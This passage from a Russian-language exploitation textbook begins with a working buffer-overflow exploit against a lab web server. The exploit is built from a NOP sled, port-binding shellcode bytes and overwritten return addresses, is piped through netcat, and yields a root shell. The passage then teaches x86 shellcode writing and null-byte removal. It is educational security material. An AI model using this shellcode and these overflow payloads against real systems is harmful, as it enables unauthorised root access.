90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 6a 66 58 99 | ............jfX.
31 db 43 52 6a 01 6a 02 89 e1 cd 80 96 6a 66 58 | 1.CRj.j......jfX
43 52 66 68 7a 69 66 53 89 e1 6a 10 51 56 89 e1 | CRfhzifS..j.QV..
cd 80 b0 66 43 43 53 56 89 e1 cd 80 b0 66 43 52 | ...fCCSV.....fCR
52 56 89 e1 cd 80 93 6a 02 59 b0 3f cd 80 49 79 | RV.....j.Y.?..Iy
f9 b0 0b 52 68 2f 2f 73 68 68 2f 62 69 6e 89 e3 | ...Rh//shh/bin..
52 89 e2 53 89 e1 cd 80 90 90 90 90 90 90 90 90 | R..S............
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 88 f6 ff bf | ................
0d 0a                                           | ..
reader@hacking:~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
ls -l /etc/passwd
-rw-r--r-- 1 root root 1545 Sep 9 16:24 /etc/passwd
```

Несмотря на то что удаленная оболочка не выводит приглашение, она принимает команды и отображает результаты через сеть.

Такую программу, как *netcat*, можно использовать с разными целями. Это консольная программа, и она позволяет переадресовать и конвейеризовать входные и выходные данные. Если есть *netcat* и файл с шелл-кодом привязки порта, тот же эксплойт можно выполнить в командной строке.

```
reader@hacking:~/booksrc $ wc -c portbinding_shellcode
92 portbinding_shellcode
reader@hacking:~/booksrc $ echo $((540+4 - 300 - 92))
152
reader@hacking:~/booksrc $ echo $((152 / 4))
38
reader@hacking:~/booksrc $ (perl -e ‘print “\x90”x300’;
> cat portbinding_shellcode
> perl -e ‘print “\x88\xf6\xff\xbf”x38 . \r\n”’)
```

```
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□jfX□1□CRj j  □□ □
jfXC RfhzifS□□j QV□□ □fCCSV□□ □fCRRV□□ □j Y□? Iy□□
                                                    Rh//shh/bin□□R□□S□□
□□□□□□□□□□□□ □□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
reader@hacking:~/booksrc $ (perl -e 'print "\x90"x300'; cat portbinding_
shellcode;
perl -e 'print "\x88\xf6\xff\xbf"x38 . "\r\n"') | nc -v -w1 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ nc -v 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
```

Здесь мы сначала определили, что длина шелл-кода составляет 92 байта. Адрес возврата находится на расстоянии 540 байт от начала буфера, поэтому при 300 байт NOP-цепочки и 92 байт шелл-кода остается 152 до перезаписываемого адреса возврата. В таком случае, если повторить новый адрес возврата 38 раз в конце буфера, старый адрес будет изменен. Наконец, нужно завершить буфер комбинацией `'\r\n'`. Команды, строящие буфер, заключены в скобки, чтобы передать буфер на вход *netcat*. После этого *netcat* соединяется с программой *tinyweb* и посылает ей буфер. После запуска шелл-кода нужно прервать *netcat*, нажав Ctrl-C, потому что изначальное соединение сокетов остается открытым. Далее *netcat* используется снова, чтобы подключиться к оболочке, привязанной к порту 31337.

0x500

Шелл–код (код оболочки)

До сих пор использовавшийся в наших эксплойтах шелл-код представлял собой лишь строку байтов, которая копировалась и вставлялась. Мы ознакомились со стандартным шелл-кодом для запуска оболочки в локальных эксплойтах и шелл-кодом, привязывающим порты, в удаленных эксплойтах. Шелл-код иногда называют также ***нагрузкой эксплойта*** *(exploit payload), потому что эти самостоятельные программы выполняют настоящую работу после взлома программы. Обычно шелл-код запускает оболочку, что является красивым способом передать управление, но он может выполнять все то же, что делает любая программа.*

К сожалению, для многих хакеров вся работа с шелл-кодом не выходит за пределы копирования и вставки байтов. А это самый верхний слой открывающихся возможностей. С помощью специального шелл-кода можно полностью управлять захваченной программой. Например, можно заставить шелл-код добавить учетную запись администратора в файл */etc/passwd* или автоматически удалить строки из журнальных файлов. Если вы научитесь писать шелл-код, ваши возможности будут ограничены только воображением. Кроме того, при написании шелл-кода вы усовершенствуете свое владение языком ассемблера и узнаете ряд достойных хакерских приемов.

0x510 Ассемблер и C

Байты шелл-кода это машинные инструкции (команды), ориентированные на определенную архитектуру, поэтому шелл-код пишут на ассемблере. На ассемблере пишут не так, как на C, хотя многие принципы одинаковы. Операционная система решает такие проблемы, как ввод, вывод, управление процессами, доступ к файлам и передача данных по сети, с помощью ядра. Скомпилированные программы C решают эти

задачи путем выполнения в конечном счете системных вызовов, обращенных к ядру. У каждой операционной системы есть свой набор системных вызовов.

В языке C для удобства и переносимости на другие платформы используются стандартные библиотеки. Если программа на C использует для вывода строки функцию `printf()`, ее можно компилировать для разных систем, потому что библиотекам известно, какие системные вызовы нужно использовать в каждой архитектуре. Программа на C при компиляции на процессоре *x*86 создаст код на языке ассемблера *x*86.

Язык ассемблера по определению связан с определенной архитектурой процессора, поэтому такой код не переносим. Для него нет стандартных библиотек, и системные вызовы должны выполняться непосредственно. Для сравнения напишем простую программу на C, а затем перепишем ее на ассемблере для *x*86.

helloworld.c

```
#include <stdio.h>
int main() {
  printf("Hello, world!\n");
  return 0;
}
```

При запуске этой программы после компиляции происходит обращение к стандартной библиотеке ввода/вывода, и в конце концов для вывода на экран строки `Hello, world!` выполняется системный вызов. Проследить за системными вызовами, осуществляемыми из программы, можно с помощью утилиты *strace*. Примененная к программе *helloworld*, она покажет все системные вызовы, которые выполняет эта программа:

```
reader@hacking:~/booksrc $ gcc helloworld.c
reader@hacking:~/booksrc $ strace ./a.out
execve("./a.out", ["./a.out"], [/* 27 vars */]) = 0
brk(0)                                  = 0x804a000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0xb7ef6000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=61323, ...}) = 0
mmap2(NULL, 61323, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7ee7000
close(3)                                 = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/tls/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\20Z\1\000"..., 512)
= 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1248904, ...}) = 0
mmap2(NULL, 1258876, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) =
0xb7db3000
```

```
mmap2(0xb7ee0000, 16384, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_
DENYWRITE, 3, 0x12c) = 0xb7ee0000
mmap2(0xb7ee4000, 9596, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_
ANONYMOUS, -1, 0) = 0xb7ee4000
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0xb7db2000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb7db26b0, limit:1048575,
seg_32bit:1,
contents:0, read_exec_only:0, limit_in_pages:1, seg_not_present:0,
useable:1}) = 0
mprotect(0xb7ee0000, 8192, PROT_READ)   = 0
munmap(0xb7ee7000, 61323)               = 0
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 2), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0xb7ef5000
write(1, "Hello, world!\n", 13Hello, world!
)          = 13
exit_group(0)                           = ?
Process 11528 detached
reader@hacking:~/booksrc $
```

Как видите, скомпилированная программа не ограничивается печатью строки. В начале программы системные вызовы настраивают окружение и память, но нам интересен вызов `write()`, выделенный полужирным. Именно он выводит строку.

Страницы руководства UNIX, которые выводит команда `man`, делятся на разделы. Раздел 2 содержит страницы руководства для системных вызовов, поэтому `man 2 write` покажет, как пользоваться системным вызовом `write()`:

Страница руководства для системного вызова write()

```
WRITE(2)       Руководство программиста Linux
WRITE(2)

ИМЯ
       write - производит запись в дескриптор файла

СИНТАКСИС
       #include <unistd.h>

       ssize_t write(int fd, const void *buf, size_t count);

ОПИСАНИЕ
       Записывает до count байтов из буфера buf в файл, на который ссылается
       дескриптор файла fd. POSIX указывает на то, что вызов write(),
       произошедший после вызова read(), возвращает уже новое значение.
       Заметим, что не все файловые системы соответствуют стандарту POSIX.
```

Вывод strace также показывает аргументы системного вызова. Аргументы `buf` и `count` содержат указатель на строку и ее длину. Аргумент `fd`, равный 1, указывает на стандартный файл. В UNIX дескрипторы файлов используются всюду: для ввода, вывода, доступа к файлам, сетевым сокетам и так далее. Дескриптор файла напоминает номерок на пальто, сданное в гардероб; позже по этому номерку можно получить пальто обратно. Первые три номера дескрипторов (0, 1 и 2) зарезервированы для стандартных устройств ввода, вывода и вывода ошибок. Они определяются в разных местах, например в */usr/include/unistd.h*.

Фрагмент /usr/include/unistd.h

```
/* Стандартные дескрипторы файла. */
#define STDIN_FILENO 0  /* Стандартный ввод. */
#define STDOUT_FILENO 1 /* Стандартный вывод. */
#define STDERR_FILENO 2 /* Стандартный вывод ошибок. */
```

Запись байтов в стандартный дескриптор файла 1 – вывод этих байтов; чтение из стандартного дескриптора файла 0 – ввод байтов. Стандартный дескриптор файла 2 служит для вывода сообщений об ошибках или сообщений отладки, которые можно фильтровать со стандартного вывода.

0x511 Системные вызовы Linux на ассемблере

Все системные вызовы в Linux пронумерованы, поэтому на ассемблере к ним можно обращаться по номерам. Все системные вызовы перечислены в */usr/include/asm-i386/unistd.h*.

Фрагмент /usr/include/asm–i386/unistd.h

```
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

/*
 * Этот файл содержит номера системных вызовов.
 */

#define __NR_restart_syscall      0
#define __NR_exit       1
#define __NR_fork       2
#define __NR_read       3
#define __NR_write      4
#define __NR_open       5
#define __NR_close      6
#define __NR_waitpid    7
#define __NR_creat      8
#define __NR_link       9
#define __NR_unlink    10
#define __NR_execve    11
#define __NR_chdir     12
```

```
#define __NR_time      13
#define __NR_mknod     14
#define __NR_chmod     15
#define __NR_lchown    16
#define __NR_break     17
#define __NR_oldstat   18
#define __NR_lseek     19
#define __NR_getpid    20
#define __NR_mount     21
#define __NR_umount    22
#define __NR_setuid    23
#define __NR_getuid    24
#define __NR_stime     25
#define __NR_ptrace    26
#define __NR_alarm     27
#define __NR_oldfstat  28
#define __NR_pause     29
#define __NR_utime     30
#define __NR_stty      31
#define __NR_gtty      32
#define __NR_access    33
#define __NR_nice      34
#define __NR_ftime     35
#define __NR_sync      36
#define __NR_kill      37
#define __NR_rename    38
#define __NR_mkdir     39
...
```

В нашем переводе *helloworld.c* на язык ассемблера будет один системный вызов `write()` для вывода и другой системный вызов `exit()` для корректного завершения процесса. На ассемблере *x*86 их можно выполнить с помощью всего двух команд: `mov` и `int`.

Команды ассемблера для процессора *x*86 могут иметь один операнд, два, три или ни одного. Операндами команд могут быть числа, адреса памяти или регистры процессора. У процессора *x*86 есть несколько 32-разрядных регистров, которые можно считать аппаратными переменными. В качестве операнда можно использовать регистры EAX, EBX, ECX, EDX, ESI, EDI, EBP и ESP, но не регистр EIP (указатель команды).

Команда `mov` копирует значение одного из ее операндов в другой. В синтаксисе ассемблера Intel первый операнд – получатель, а второй – источник. Команда `int` посылает ядру номер прерывания, заданный ее единственным операндом. В ядре Linux прерывание с номером `0x80` сообщает, что нужно выполнить системный вызов. При выполнении команды `int 0x80` ядро выполнит системный вызов с использованием первых четырех регистров. В регистре EAX указывается номер системного вызова, а регистры EBX, ECX и EDX содержат первый, второй и тре-

тий аргументы вызова. Во все эти регистры можно записать нужные значения с помощью команды `mov`.

Следующий код ассемблера просто объявляет сегменты памяти. Строка `"Hello, world!"` с символом перевода строки (`0x0a`) находится в сегменте данных, а выполняемые команды ассемблера располагаются в текстовом сегменте. Это соответствует принятой сегментации памяти.

helloworld.asm

```
section .data      ; Сегмент данных
msg     db     "Hello, world!", 0x0a   ; Строка и символ перевода строки

section .text      ; Текстовый сегмент
global _start      ; Стандартная точка входа для сборки ELF

_start:

; Системный вызов: write(1, msg, 14)
mov eax, 4         ; Поместить в eax 4, т.к. write - это системный вызов 4.
mov ebx, 1         ; Поместить в ebx 1, т.к. stdout имеет номер 1.
mov ecx, msg       ; Поместить адрес строки в ecx.
mov edx, 14        ; Поместить в edx 14, потому что длина строки 14 байт.
int 0x80           ; Заставить ядро выполнить системный вызов.

; Системный вызов: exit(0)
mov eax, 1         ; Поместить в eax 1, т.к. Exit - это системный вызов 1.
mov ebx, 0         ; Успешный выход.
int 0x80           ; Выполнить системный вызов.
```

Эта программа состоит из простых команд. Для вывода с помощью системного вызова `write()` на стандартное устройство вывода в EAX записывается число 4, потому что номер системного вызова `write()` равен 4. Затем в EBX записывается 1, поскольку первым аргументом `write()` должен быть дескриптор файла для стандартного вывода. После этого в ECX помещается адрес строки в сегменте данных, а в EDX записывается длина строки (в данном случае 14). После загрузки всех этих регистров генерируется прерывание системного вызова, которое вызовет функцию `write()`.

Чтобы корректно завершить программу, нужно вызвать функцию `exit()` с аргументом 0. Поэтому помещаем в EAX 1, поскольку системный вызов `exit()` имеет номер 1, и записываем в EBX 0, поскольку первым и единственным аргументом должен быть 0. Затем снова генерируется системное прерывание.

Чтобы создать исполняемый двоичный модуль, этот код нужно сначала ассемблировать, а потом скомпоновать в исполняемом формате. При компиляции кода C компилятор GCC выполняет это все автоматически. Мы хотим сделать двоичный модуль в формате ELF, и строка `global _start` указывает компоновщику, где начинаются инструкции ассемблера.

Ассемблер `nasm`, запущенный с ключом `-f elf`, создаст из файла *helloworld.asm* объектный файл, который можно скомпоновать в виде двоичного модуля ELF. По умолчанию этот объектный файл получит имя *helloworld.o*. Программа компоновки `ld` создаст из объектного модуля исполняемый двоичный модуль *a.out*.

```
reader@hacking:~/booksrc $ nasm -f elf helloworld.asm
reader@hacking:~/booksrc $ ld helloworld.o
reader@hacking:~/booksrc $ ./a.out
Hello, world!
reader@hacking:~/booksrc $
```

Эта маленькая программа работает, но она не является шелл-кодом, потому что она не самодостаточна и должна компоноваться с библиотеками.

0x520 Путь к шелл-коду

Шелл-код буквально внедряется в работающую программу, где он начинает хозяйничать, как вирус в живой клетке. Так как шелл-код не является в полном смысле исполняемой программой, мы не можем позволить себе организовывать данные в памяти или хотя бы использовать другие сегменты памяти. Наши команды должны быть самодостаточными и готовыми захватить управление процессором независимо от его текущего состояния. Такой код часто называют *перемещаемым* (*position-independent*).

В шелл-коде байты строки `"Hello, world!"` должны располагаться вместе с инструкциями ассемблера, потому что нельзя задать или предугадать сегменты памяти. В этом нет ничего плохого, если только указатель команды не будет интерпретировать строку как команды. Однако чтобы обратиться к данным строки, нам нужен указатель на них. Когда шелл-код начнет выполняться, его положение в памяти может оказаться любым. Абсолютный адрес строки нужно вычислять относительно EIP. Инструкций ассемблера для доступа к EIP нет, но можно применить хитрость.

0x521 Команды ассемблера для работы со стеком

В архитектуре *x*86 стек настолько необходим, что для его функционирования есть специальные команды.

Эксплойты на базе стека возможны благодаря командам `call` и `ret`. При вызове функции адрес следующей за вызовом команды проталкивается в стек, открывая новый кадр стека. При завершении работы функции команда `ret` извлекает адрес возврата из стека и записывает в EIP. Изменив сохраненный в стеке адрес возврата до того, как будет выполнена команда `ret`, мы можем перехватить управление программой.

Команда	Назначение
push <*источник*>	Протолкнуть операнд в стек.
pop <*приемник*>	Вытолкнуть значение из стека и поместить в операнд-приемник.
call <*адрес*>	Вызвать функцию, передав управление на адрес, указанный в операнде. Адрес может быть относительным или абсолютным. В стек проталкивается адрес следующей за call инструкции, чтобы потом можно было продолжить выполнение с него.
ret	Вернуться из функции, взяв адрес возврата из стека и передав на него управление.

Можно использовать эту архитектуру непредусмотренным способом и решить задачу получения адреса встроенной строки. Если строка находится сразу после команды call, ее адрес будет помещен в стек в качестве адреса возврата. Вместо вызова функции можно перескочить через строку и выполнить команду pop, которая извлечет из стека адрес строки и поместит его в регистр. Этот прием иллюстрируется следующим кодом.

helloworld1.s

```
BITS 32             ; Сообщить nasm, что это 32-разрядный код.

  call mark_below   ; Перескочить через строку к командам
  db "Hello, world!", 0x0a, 0x0d ; с байтами перевода строки и возврата каретки

mark_below:
; ssize_t write(int fd, const void *buf, size_t count);
  pop ecx           ; Взять в стеке адрес возврата (указатель на строку).
  mov eax, 4        ; Номер системного вызова write.
  mov ebx, 1        ; Дескриптор файла STDOUT
  mov edx, 15       ; Длина строки
  int 0x80          ; Выполнить системный вызов: write(1, string, 14)

; void _exit(int status);
  mov eax, 1        ; Номер системного вызова exit
  mov ebx, 0        ; Статус = 0
  int 0x80          ; Выполнить системный вызов: exit(0)
```

Команда call передает управление за конец строки. При этом в стек записывается также адрес следующей команды, а им в нашем случае является адрес строки. Адрес возврата сразу считывается из стека в нужный регистр. Без всякого использования сегментов эти команды, внедренные в активный процесс, будут выполняться совершенно независимо от своего местоположения. Это означает, что после ассемблирова-

ния этих команд получится модуль, из которого нельзя собрать исполняемый модуль.

```
reader@hacking:~/booksrc $ nasm helloworld1.s
reader@hacking:~/booksrc $ ls -l helloworld1
-rw-r--r-- 1 reader reader 50 2007-10-26 08:30 helloworld1
reader@hacking:~/booksrc $ hexdump -C helloworld1
00000000 e8 0f 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c  |.....Hello, worl|
00000010 64 21 0a 0d 59 b8 04 00 00 00 bb 01 00 00 00 ba
                                                         |d!..Y...........|
00000020 0f 00 00 00 cd 80 b8 01 00 00 00 bb 00 00 00 00  |................|
00000030 cd 80                                           |..|
00000032
reader@hacking:~/booksrc $ ndisasm -b32 helloworld1
00000000 E80F000000         call 0x14
00000005 48                 dec eax
00000006 656C               gs insb
00000008 6C                 insb
00000009 6F                 outsd
0000000A 2C20               sub al,0x20
0000000C 776F               ja 0x7d
0000000E 726C               jc 0x7c
00000010 64210A             and [fs:edx],ecx
00000013 0D59B80400         or eax,0x4b859
00000018 0000               add [eax],al
0000001A BB01000000         mov ebx,0x1
0000001F BA0F000000         mov edx,0xf
00000024 CD80               int 0x80
00000026 B801000000         mov eax,0x1
0000002B BB00000000         mov ebx,0x0
00000030 CD80               int 0x80
reader@hacking:~/booksrc $
```

Ассемблер `nasm` превращает язык ассемблера в машинный код; инструмент под названием `ndisasm` превращает машинный код в язык ассемблера. Выше показана работа обоих этих инструментов, демонстрирующая связь между байтами машинного кода и командами ассемблера. Дизассемблированные команды, выделенные полужирным, представляют собой строку `"Hello, world!"`, интерпретированную как команды.

Теперь, если мы внедрим этот шелл-код в программу и перенаправим на него EIP, программа напечатает `Hello, world!`. Возьмем для эксплойта знакомую программу notesearch.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat helloworld1)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff9c6
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\xc6\xf9\xff\
xbf"x40')
-------[ end of note data ]-------
Segmentation fault
reader@hacking:~/booksrc $
```

Неудача. Как вы думаете, в чем дело? В таких случаях лучшим помощником оказывается GDB. Даже если вы знаете причину этой неудачи, полезно потренироваться в работе с отладчиком на будущее.

0x522 Исследование с помощью GDB

Так как программа *notesearch* выполняется с правами root, нельзя отлаживать ее с правами обычного пользователя. Но нельзя и подключиться к уже выполняющейся программе, потому что она слишком быстро завершается. Можно еще отлаживать программы с помощью дампов ядра. Выполнив команду `ulimit -c unlimited` в оболочке root, можно заставить операционную систему сохранять дамп памяти при аварийном завершении программы. При этом размер файлов дампа не ограничивается. Теперь, когда программа аварийно завершится, дамп памяти будет сохранен на диске в файле *core*, который можно изучать с помощью GDB.

```
reader@hacking:~/booksrc $ sudo su
root@hacking:/home/reader/booksrc # ulimit -c unlimited
root@hacking:/home/reader/booksrc # export SHELLCODE=$(cat helloworld1)
root@hacking:/home/reader/booksrc # ./getenvaddr SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff9a3
root@hacking:/home/reader/booksrc # ./notesearch $(perl -e 'print "\xa3\xf9\
xff\xbf"x40')
-------[ end of note data ]-------
Segmentation fault (core dumped)
root@hacking:/home/reader/booksrc # ls -l ./core
-rw------- 1 root root 147456 2007-10-26 08:36 ./core
root@hacking:/home/reader/booksrc # gdb -q -c ./core
(no debugging symbols found)
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Core was generated by `./notesearch
£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E¿£°E.
Program terminated with signal 11, Segmentation fault.
#0 0x2c6541b7 in ?? ()
(gdb) set dis intel
(gdb) x/5i 0xbffff9a3
0xbffff9a3:     call   0x2c6541b7
0xbffff9a8:     ins    BYTE PTR es:[edi],[dx]
0xbffff9a9:     outs   [dx],DWORD PTR ds:[esi]
0xbffff9aa:     sub    al,0x20
0xbffff9ac:     ja     0xbffffa1d
(gdb) i r eip
eip            0x2c6541b7       0x2c6541b7
(gdb) x/32xb 0xbffff9a3
0xbffff9a3:     0xe8    0x0f    0x48    0x65    0x6c    0x6c    0x6f    0x2c
0xbffff9ab:     0x20    0x77    0x6f    0x72    0x6c    0x64    0x21    0x0a
0xbffff9b3:     0x0d    0x59    0xb8    0x04    0xbb    0x01    0xba    0x0f
0xbffff9bb:     0xcd    0x80    0xb8    0x01    0xbb    0xcd    0x80    0x00
(gdb) quit
```

```
root@hacking:/home/reader/booksrc # hexdump -C helloworld1
00000000 e8 0f 00 00 00 48 65 6c 6c 6f 2c 20  77 6f 72 6c |.....Hello, worl|
00000010 64 21 0a 0d 59 b8 04 00 00 00 bb 01  00 00 00 ba |d!..Y...........|
00000020 0f 00 00 00 cd 80 b8 01 00 00 00 bb  00 00 00 00 |................|
00000030 cd 80                                           |..|
00000032
root@hacking:/home/reader/booksrc #
```

После загрузки GDB переключаем стиль дизассемблирования на Intel. Так как GDB выполняется с правами root, файл *.gdbinit* не будет использоваться. Исследуется память, в которой должен находиться шелл-код. Инструкции выглядят не так, как должны, и, по-видимому, аварийное завершение вызвано первой некорректной командой `call`. Выполнение было передано шелл-коду, но с его байтами что-то случилось. Обычно строки завершаются нулевым байтом, но оболочка постаралась и удалила эти нулевые байты. В результате машинный код пришел в полную негодность. Часто шелл-код внедряется в процесс в виде строки с помощью таких функций, как `strcpy()`. Эти функции прекращают копирование на первом же нулевом байте, что приводит к вводу неполного и неработоспособного шелл-кода. Чтобы шелл-код смог пережить транспортировку, нужно переработать его так, чтобы в нем не было нулей.

0x523 Удаление нулевых байтов

Глядя на дизассемблированный код, мы видим, что первые нулевые байты появляются в команде `call`:

```
reader@hacking:~/booksrc $ ndisasm -b32 helloworld1
00000000 E80F000000         call 0x14
00000005 48                 dec eax
00000006 656C               gs insb
00000008 6C                 insb
00000009 6F                 outsd
0000000A 2C20               sub al,0x20
0000000C 776F               ja 0x7d
0000000E 726C               jc 0x7c
00000010 64210A             and [fs:edx],ecx
00000013 0D59B80400         or eax,0x4b859
00000018 0000               add [eax],al
0000001A BB01000000         mov ebx,0x1
0000001F BA0F000000         mov edx,0xf
00000024 CD80               int 0x80
00000026 B801000000         mov eax,0x1
0000002B BB00000000         mov ebx,0x0
00000030 CD80               int 0x80
reader@hacking:~/booksrc $
```

Эта команда переносит управление вперед на 19 (`0x13`) байт исходя из значения первого операнда. Однако команда `call` может передавать управление на гораздо большее расстояние, поэтому маленькое чис-

ло 19 дополняется незначащими нулями, что и приводит к появлению нулевых байтов.

Обойти эту проблему можно с помощью дополнительного кода. У маленького отрицательного числа будут выставлены все ведущие биты, которые дадут байты `0xff`. Следовательно, если передать `call` отрицательное значение, чтобы переместить исполнение назад, нулевых байтов в такой команде не будет. В следующей версии шелл-кода использована стандартная реализация этого приема: переход в конец шелл-кода на команду `call`, которая в свою очередь возвращает управление назад на команду `pop` в начале шелл-кода.

helloworld2.s

```
BITS 32              ; Сообщить nasm, что это 32-разрядный код.

jmp short one        ; Перейти на call в конце.

two:
; ssize_t write(int  fd, const void *buf, size_t count);
  pop ecx           ; Взять из стека адрес возврата (указатель на строку).
  mov eax, 4        ; Номер системного вызова write.
  mov ebx, 1        ; Дескриптор файла STDOUT
  mov edx, 15       ; Длина строки
  int 0x80          ; Выполнить системный вызов: write(1, string, 14)

; void _exit(int status);
  mov eax, 1        ; Номер системного вызова exit
  mov ebx, 0        ; Статус= 0
  int 0x80          ; Выполнить syscall: exit(0)

one:
  call two    ; Переход назад, чтобы избежать нулевых байтов
  db "Hello, world!", 0x0a, 0x0d ; с байтами перевода строки
                                 ; и возврата каретки.
```

После ассемблирования этого кода и дизассемблирования результата убеждаемся, что команда `call` (ниже выделена курсивом) избавилась от нулевых байтов. Таким образом, первая и самая трудная проблема с нулевыми байтами в этом шелл-коде решена, но осталось много других нулевых байтов (выделены полужирным).

```
reader@hacking:~/booksrc $ nasm helloworld2.s
reader@hacking:~/booksrc $ ndisasm -b32 helloworld2
00000000 EB1E                jmp short 0x20
00000002 59                  pop ecx
00000003 B804000000          mov eax,0x4
00000008 BB01000000          mov ebx,0x1
0000000D BA0F000000          mov edx,0xf
00000012 CD80                int 0x80
00000014 B801000000          mov eax,0x1
00000019 BB00000000          mov ebx,0x0
```

```
0000001E CD80                int 0x80
00000020 E8DDFFFFFF          call 0x2
00000025 48                  dec eax
00000026 656C                gs insb
00000028 6C                  insb
00000029 6F                  outsd
0000002A 2C20                sub al,0x20
0000002C 776F                ja 0x9d
0000002E 726C                jc 0x9c
00000030 64210A              and [fs:edx],ecx
00000033 0D                  db 0x0D
reader@hacking:~/booksrc $
```

Разобравшись в размерах регистров и адресации, оставшиеся нулевые байты можно ликвидировать. Обратите внимание: первой командой является `jmp short`. Она может передать управление только на 128 байт (примерно) в прямом или обратном направлении. Обычная команда `jmp`, а также команда `call` (у которой нет короткой версии) могут выполнять гораздо более дальние переходы. Разница между ассемблированным машинным кодом обоих вариантов `jmp` показана ниже:

```
EB 1E             jmp short 0x20
```

и

```
E9 1E 00 00 00    jmp 0x23
```

Размер регистров EAX, EBX, ECX, EDX, ESI, EDI, EBP и ESP – 32 бита. Буква *E* означает *extended* (*расширенный*), потому что раньше это были регистры AX, BX, CX, DX, SI, DI, BP и SP размером 16 бит. Эти прежние 16-разрядные версии регистров по-прежнему можно применять для доступа к первым 16 разрядам соответствующих 32-разрядных регистров. Кроме того, к отдельным байтам регистров AX, BX, CX и DX можно обращаться как к 8-разрядным регистрам AL, AH, BL, BH, CL, CH, DL и DH, где *L* означает *младший* байт (*low*), а *H* – *старший* (*high*). Понятно, что в командах ассемблера, использующих маленькие регистры, нужно задавать операнды, соответствующие размеру регистра. Ниже показаны три разновидности команды `mov`.

Машинный код	Ассемблер
B8 04 00 00 00	mov eax,0x4
66 B8 04 00	mov ax,0x4
B0 04	mov al,0x4

С помощью регистров AL, BL, CL и DL можно задать правильный младший байт соответствующего расширенного регистра, так что в машинном коде не будет нулей. Однако в старших трех байтах регистра при этом может оказаться что угодно. В особенности это относится к шелл-

